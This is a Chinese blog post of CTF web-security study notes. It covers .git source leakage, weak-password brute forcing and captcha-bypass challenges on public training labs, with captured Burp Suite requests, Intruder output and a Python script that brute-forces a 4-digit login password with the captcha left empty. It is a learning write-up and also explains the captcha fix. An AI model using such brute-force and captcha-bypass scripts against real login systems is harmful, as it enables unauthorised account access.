

# 【CTFWeb 基础】总结笔记以及实例题（2）

原创

今天也要美美哒  于 2020-04-12 15:30:40 发布  319  收藏 5

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45871855/article/details/105348088](https://blog.csdn.net/weixin_45871855/article/details/105348088)

版权



[CTF 专栏收录该内容](#)

20 篇文章 1 订阅

订阅专栏

自己总结的基础笔记, 里面所用题型都为基础题型仅供查考

本文链接: [https://blog.csdn.net/weixin\\_45871855/article/details/105348088](https://blog.csdn.net/weixin_45871855/article/details/105348088)

## 目录

- [8.源码获取](#)
- [9.弱密码爆破](#)
- [10.验证码](#)

本文所用实例链接

[Bugku web5](#)

攻防世界新手区 [weak\\_auth](#)

[Bugku 输入密码查看flag](#)

[安全攻防脚本关5 逗比验证码第一期](#)

[安全攻防脚本关6 逗比验证码第二期](#)

[安全攻防脚本关7 逗比验证码第三期 \(SESSION\)](#)

## 8.源码获取

由于现在当前大量开发人员使用git进行版本控制, 对站点自动部署。如果配置不当, 可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。

GitHack是一个.git泄露利用脚本, 通过泄露的.git文件夹下的文件, 还原重建工程源代码。

Git信息泄露的危害很大, 渗透测试人员、攻击者, 可直接从源码获取敏感配置信息(如: 邮箱, 数据库), 也可以进一步审计代码, 挖掘文件上传、SQL注射等安全漏洞。


例: [Bugku web5](#)




解题步骤（之前的文章）：

攻防世界：Web (新手练习题)之 weak\_auth

例：Bugku 输入密码查看flag



和上一题类似，但是这个有前提条件“五个数字”，所以在字典那选择数字，从10000到99999 顺序，step为1，开始爆破，得到密码，在输入框输入，得到flag



注意:这样跑起来最不好的一点是太慢了。。。。

## 10.验证码

### 验证码发布流程

- 1.用户请求访问或刷新网页，服务器后台生成验证码图片及图片编码，
- 2.将验证码信息加密后放入Session或Cookie；
- 3.提交表单信息后，调用生成验证码的程序；
- 4.核对验证码无误、数据合法后写入数据库；

用户正常刷新页面后，会再次访问该表单页面，验证码图片被动更新，Session和Cookie存入的值也跟着改变，用不同方式模拟post传参直接发送数据，从而达到绕过验证码的目的，修复此漏洞的方法：在核对验证码后，便清空Session和Cookie中保存验证码的值，再判断数据的合法性，最后写入数据库，以此提高验证码的安全性。


例：安全攻防脚本关5 逗比验证码第一期

登陆密码是4位纯数字数，第一位不为0

User:

Password:

Vcode:



[https://blog.csdn.net/weixin\\_45871855](https://blog.csdn.net/weixin_45871855)

进入登陆页面后，User信息已给出，密码提示为：第一位不为0的4位纯数字，但需要输入验证码登陆。

脑子里都是爆破爆破，爆了它，加上它和上题类似，burp弱密码爆破是首选，不过看其他 writeup 似乎可以跑python脚本

先尝试登陆，如输入1234，用Burp Suite抓取数据包，获取所需的Cookie和变量名信息：

```
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1
```

`username=admin&pwd=1234&vcode=&submit=submit`

[https://blog.csdn.net/weixin\\_45871855](https://blog.csdn.net/weixin_45871855)

接着直接暴力破解获取flag，方法和上面爆破方法一样

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer

1 x 2 x 3 x ...

Target Positions Payloads Options

### Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type

Attack type:

```
POST /vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=${1234}&vcode=&submit=submit
```

key is LJJL789sdf#@sd

### Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
261	1260	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
262	1261	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
263	1262	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
264	1263	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
265	1264	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
266	1265	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
267	1266	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
268	1267	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
269	1268	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
270	1269	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
75	1074	200	<input type="checkbox"/>	<input type="checkbox"/>	309	
239	1238	200	<input type="checkbox"/>	<input type="checkbox"/>	320	

Request Response

Raw Headers Hex Render

```
Server: nginx
Date: Wed, 15 Apr 2020 07:27:15 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Via: 4335
Content-Length: 22
```

例：安全攻防脚本关6 逗比验证码第二期

程序猿：“该死的黑客，我让你绕！我验证一次就让你的验证码失效，看你怎么绕！”

Tips:密码是4位数字，首位不是0

User:

Password:

Vcode:



[https://blog.csdn.net/weixin\\_45871855](https://blog.csdn.net/weixin_45871855)

先尝试登陆，用Burp Suite抓取数据包，获取所需的Cookie和变量名信息：

```
POST /vcode2_a6e6bac0b47c8187b09deb20bac0e85/login.php HTTP/1.1
Host: lab1.xseclab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Origin: http://lab1.xseclab.com
Connection: close
Referer: http://lab1.xseclab.com/vcode2_a6e6bac0b47c8187b09deb20bac0e85/index.php
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245
Upgrade-Insecure-Requests: 1

username=admin&pwd=1234&vcode=&submit=submit
```

[https://blog.csdn.net/weixin\\_45871855](https://blog.csdn.net/weixin_45871855)

将抓取的页面Send to Repeater后发送数据包，在Response中显示“pwd error”，尝试在Request中修改数据包信息，根据给出的提示：“一次便失效”发现当验证码为空的情况下，可以重复修改pwd的值，以达到绕过验证码爆破密码的作用；

**Burp Suite Community Edition v2.1.04 - Temporary Project**

**Intruder attack 7**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
18	1217	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
19	1218	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
20	1219	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
21	1220	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
22	1221	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
23	1222	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
24	1223	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
25	1224	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
26	1225	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
27	1226	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
28	1227	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
30	1229	200	<input type="checkbox"/>	<input type="checkbox"/>	306	

Request Response

Raw Headers Hex Render

HTTP/1.1 200 OK  
Server: nginx  
Date: Wed, 15 Apr 2020 07:03:17 GMT  
Content-Type: text/html; charset=utf-8  
Connection: close  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Via: 4335  
Content-Length: 33

key is LJJL789ss33fasvcvdf#@sd

爆破得到flag

程序猿：“该死的黑客，我让你绕！我验证一次就让你的验证码失效，看你怎么绕！”


Tips:密码是4位数字，首位不是0

Tips2: SESSION

User:


Password:

Vcode:



[https://blog.csdn.net/weixin\\_45871855](https://blog.csdn.net/weixin_45871855)

原理同逗比验证码第一、二期，即可得到flag




Request	Payload	Status	Error	Timeout	Length	Comment
99	1298	200	<input type="checkbox"/>	<input type="checkbox"/>	326	
101	1300	200	<input type="checkbox"/>	<input type="checkbox"/>	309	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	306	
1	1200	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
2	1201	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
3	1202	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
4	1203	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
5	1204	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
6	1205	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
7	1206	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
8	1207	200	<input type="checkbox"/>	<input type="checkbox"/>	306	
9	1208	200	<input type="checkbox"/>	<input type="checkbox"/>	306	

Request: POST /vcode3\_9d1ea7ad52ad93c04a837e0808b17097/login.php HTTP/1.1  
Host: lab1.xseclab.com  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 44  
Origin: http://lab1.xseclab.com  
Connection: close  
Referer: http://lab1.xseclab.com/vcode3\_9d1ea7ad52ad93c04a837e0808b17097/index.php  
Cookie: PHPSESSID=017064de2fd7e967c471bed47f617245  
Upgrade-Insecure-Requests: 1  
payload: username=admin&pwd=\${12345}&vcode=\${submit}=submit




Response: Server: nginx  
Date: Wed, 15 Apr 2020 07:44:06 GMT  
Content-Type: text/html; charset=utf-8  
Connection: close  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Via: 3832  
Content-Length: 28

[https://blog.csdn.net/weixin\\_45871855](https://blog.csdn.net/weixin_45871855)

既然是脚本关，咱们用脚本写一下



```
1 # -*- coding : utf-8 -*-
2 import requests
3
4 url = 'http://lab1.xseclab.com/vcode1_bcfef7eacf7badc64aaf18844cdb1c46/login.php'
5
6 for password in range(1000,9999):
7     head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
8     post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
```





```
2 import requests
3
4 url = 'http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php'
5
6 for password in range(1000, 9999):
7     head = {'Cookie': 'PHPSESSID=98db957833ad06f20d20765aed472328'}
8     post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
9     result = requests.post(url, headers=head, data=post).text
10    print(password)
11    if len(result) != 9:
12        print("The password is : " + str(password))
13        print(result)
14        break
```

for password in range(1000, 999...

运行: 安全攻防脚本关7 ×

```
1297
1298
The password is : 1298
key is LJLJLfuckvcodesdf#sd

进程已结束,退出代码0
```

6: TODO 运行 Terminal Python Console Event Log  
https://blog.csdn.net/weixin\_45871855

```
import requests

url = 'http://lab1.xseclab.com/vcode3_9d1ea7ad52ad93c04a837e0808b17097/login.php'
# 所要运行的脚本的网页地址
for password in range(1000, 9999):#填写的范围
    head = {'Cookie': 'PHPSESSID=017064de2fd7e967c471bed47f617245'}
    #抓取网址的Cookie值
    post = {'username': 'admin', 'pwd': password, 'vcode': '', 'submit': 'submit'}
    result = requests.post(url, headers=head, data=post).text
    print(password)
    if len(result) != 9:
        print("The password is : " + str(password))
        print(result)
        break
```

上述题目来自[网络信息安全攻防学习平台],

Bugku(<https://ctf.bugku.com>)或者攻防世界(<http://hackinglab.cn/index.php>), 仅仅作为自己的笔记